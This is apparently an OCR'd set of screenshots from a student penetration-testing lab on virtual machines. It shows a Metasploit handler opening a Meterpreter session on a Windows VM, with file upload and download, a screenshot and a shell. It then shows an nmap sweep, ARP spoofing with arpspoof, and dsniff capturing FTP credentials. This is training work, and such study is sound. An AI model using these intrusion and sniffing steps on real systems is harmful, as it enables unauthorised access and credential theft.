

bpg@kali-pc-001: ~
01:11 PM
bpg@kali-pc-001: ~
File Actions Edit View Help
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.57.128:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.57.131
[*] Meterpreter session 1 opened (192.168.57.128:4444 → 192.168.57.131:49686) at 2020-08-31 13
:08:04 -0700
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connectio
n
1 meterpreter x86/windows WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH 192.168.5
7.128:4444 → 192.168.57.131:49686 (192.168.57.131)
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : WIN-2P0T021FDJH
OS : Windows 2016+ (10.0 Build 14393).



PenTester-Win-2016 - VMware Workstation
Kali-pc-001 - VMware Workstation
File Edit View VM Tabs Help
PenTester-Win-2016
Kali-pc-001
Recycle Bin
Game
a
bpg@kali-pc-001: ~
01:15 PM
bpg@kali-pc-001: ~
File Actions Edit View Help
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connectio
n
1 meterpreter x86/windows WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH 192.168.5
7.128:4444 → 192.168.57.131:49686 (192.168.57.131)
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : WIN-2P0T021FDJH
OS : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > upload a.txt
[-] Error running command upload: Rex::TimeoutError Operation timed out.
meterpreter > upload a.txt
[*] uploading : a.txt → a.txt
[*] uploaded : a.txt → a.txt
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
To direct input to this VM, click inside or press Ctrl+G.


Kali-pc-001 - VMware Workstation
File Edit View VM Tabs Help
Kali-pc-001
bpg@kali-pc-001: ~
01:20 PM
bpg@kali-pc-001: ~
File Actions Edit View Help
7.128:4444 → 192.168.57.131:49686 (192.168.57.131)
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...
meterpreter > sysinfo
Computer : WIN-2P0T021FDJH
OS : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > upload a.txt
[-] Error running command upload: Rex::TimeoutError Operation timed out.
meterpreter > upload a.txt
[*] uploading : a.txt → a.txt
[*] uploaded : a.txt → a.txt
meterpreter > download vikas.txt
[*] Downloading: vikas.txt → vikas.txt
[*] download : vikas.txt → vikas.txt
meterpreter >
meterpreter > screenshot
Screenshot saved to: /var/www/html/counterstrike/lcdaqbEr.jpeg
meterpreter >
meterpreter > shell
Process 2620 created.
Channel 3 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




se pointer inside or press Ctrl+G.






lcdaqbEr.jpeg (JPEG ...
counterstrike - File ...
01:30 PM
counterstrike - File Manager
File Edit View Go Help
/var/www/html/counterstrike/
DEVICES
File System
PLACES
bpg
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
NETWORK
Browse Network
a.txt
Game.exe
lcdaqbEr.jpeg
vikas.txt
4 items: 115.5 KiB (118,262 bytes), Free space: 27.7 GiB


Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.


Kali-pc-001 - VMware Workstation
File Edit View VM Tabs Help
Kali-pc-001
bpg@kali-pc-001: ~
10:37 PM
bpg@kali-pc-001: ~
File Actions Edit View Help
dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 109 not upgraded.
Need to get 191 kB of archives.
After this operation, 648 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 libnet1 amd64 1.1.6+dfsg-3.1 [60.4 kB]
Get:2 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:3 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 191 kB in 10s (18.6 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 198517 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3.1_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.1) ...
Selecting previously unselected package libnids1.21:amd64.
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnet1:amd64 (1.1.6+dfsg-3.1) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.3.2) ...
Processing triggers for libc-bin (2.31-2) ...
Processing triggers for man-db (2.9.3-2) ...
root@kali-pc-001:~#
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
QUICK START
WHAT'S NEW
LEARN MORE
Local Server
Manageability
Events
Services
Performance
Victim-Win-2016 - VMware Workstation
Kali-2000 - VMware Workstation
Victim-Win-2016
Kali-2000
Capturing from eth0


File Actions Edit View Help
Nmap scan report for 192.168.180.166
Host is up (0.0019s latency).
Not shown: 96 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:0C:29:64:29:1C (VMware)
Nmap scan report for 192.168.180.167
Host is up (0.0039s latency).
Not shown: 94 closed ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:0C:29:DC:91:07 (VMware)
Nmap scan report for 192.168.180.254
Host is up (0.00018s latency).
All 100 scanned ports on 192.168.180.254 are filtered
MAC Address: 00:50:56:E5:CE:DF (VMware)
Nmap scan report for 192.168.180.135
Host is up (0.0000080s latency).
All 100 scanned ports on 192.168.180.135 are closed
Nmap done: 256 IP addresses (6 hosts up) scanned in 4.24 seconds
root@kali-pc-001:~#
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.180.167
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


Shell No. 1
07:24 AM
Shell No. 1
File Actions Edit View Help
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:0C:29:64:29:1C (VMware)
Nmap scan report for 192.168.180.167
Host is up (0.0039s latency).
Not shown: 94 closed ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:0C:29:DC:91:07 (VMware)
Nmap scan report for 192.168.180.254
Host is up (0.00018s latency).
All 100 scanned ports on 192.168.180.254 are filtered
MAC Address: 00:50:56:E5:CE:DF (VMware)
Nmap scan report for 192.168.180.135
Host is up (0.0000080s latency).
All 100 scanned ports on 192.168.180.135 are closed
Nmap done: 256 IP addresses (6 hosts up) scanned in 4.24 seconds
root@kali-pc-001:~#
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.180.167 -r 192.168.180.166
0:c:29:85:6a:32 0:c:29:dc:91:7 0806 42: arp reply 192.168.180.166 is-at 0:c:29:85:6a:32
0:c:29:85:6a:32 0:c:29:64:29:1c 0806 42: arp reply 192.168.180.167 is-at 0:c:29:85:6a:32
0:c:29:85:6a:32 0:c:29:dc:91:7 0806 42: arp reply 192.168.180.166 is-at 0:c:29:85:6a:32
0:c:29:85:6a:32 0:c:29:64:29:1c 0806 42: arp reply 192.168.180.167 is-at 0:c:29:85:6a:32
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


Kali-2000
Shell No. 1
Shell No. 1
*eth0
07:26 AM
Shell No. 1
File Actions Edit View Help
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
08/30/20 07:25:46 tcp 192.168.180.166.49698 → 192.168.180.167.21 (ftp)
USER harry
PASS 1234@abcd